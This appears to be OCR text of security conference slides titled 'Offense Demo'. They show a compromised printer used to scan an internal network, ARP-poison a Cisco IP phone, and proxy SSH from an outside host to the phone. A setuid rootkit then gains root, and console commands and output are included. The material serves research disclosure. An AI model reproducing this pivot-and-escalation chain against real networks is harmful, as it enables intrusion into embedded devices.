
Offense konsole launched, printer added as target.

Offense Demo




Synscan command issued over tunnel to printer.
Printer synscans inside network and finds targets.

Offense Demo




Printer used to find MAC to IP mappings.

Offense Demo



Recon4 renamed to phone2

Offense Demo



ARP poisoning phone2. Phone2 now thinks printer is its TFTP server.

Offense Demo

```
vanity:~/bh13/konsole$ make proxy8961
python ProxyHost.py 192.168.100.41 22 8022
Host Proxy Alive
Proxy-side Bound to: :8000
Host-side Bound to: :8022
Proxyside Connected ('192.168.100.31', 1032)
```

Proxy built from from printer to outside host.

Offense Demo

```
vanity:~/bh13/konsole$ make ssh
ssh localhost -p8022
Warning: Permanently added '[localhost]:8022' (RSA) to the list of known hosts.
(none) login: default
Password:


Welcome to MontaVista(R) Linux(R) Professional Edition Blackfoot (0702518).
Cisco IP Phone 8961 9-2-1

$
```

SSH in from outside, through printer proxy, to phone using authorized_keys file (supplied by printer).

Offense Demo

```
$ ls -l /dev/mtd4*
crw-rw-rw-    1 root     sys       90,   8 May 13  2011 /dev/mtd4
crw-rw-rw-    1 root     sys       90,   9 Jan  1  1970 /dev/mtd4ro
$
$
$
$ ls /usr/sbin/flash*
/usr/sbin/flash_erase     /usr/sbin/flash_info      /usr/sbin/flash_unlock
/usr/sbin/flash_eraseall  /usr/sbin/flash_lock      /usr/sbin/flashcp
$
$
$
$ ls /usr/sbin/nand*
/usr/sbin/nanddump   /usr/sbin/nandwrite
$
```


Phone has MTD with world write permission and utilities to erase and write NAND flash.

Offense Demo

```
$ cd /mnt/flash
$
$
$
$ ls -l rootkit
-rwsr-xr-x    1 root     root         5777 Mar 25  2013 rootkit
$
$
$
$ whoami
default
$
$
$
$ ./rootkit
I live as: 65533 - effective: 0
$
$
$
$ whoami
root
$
```

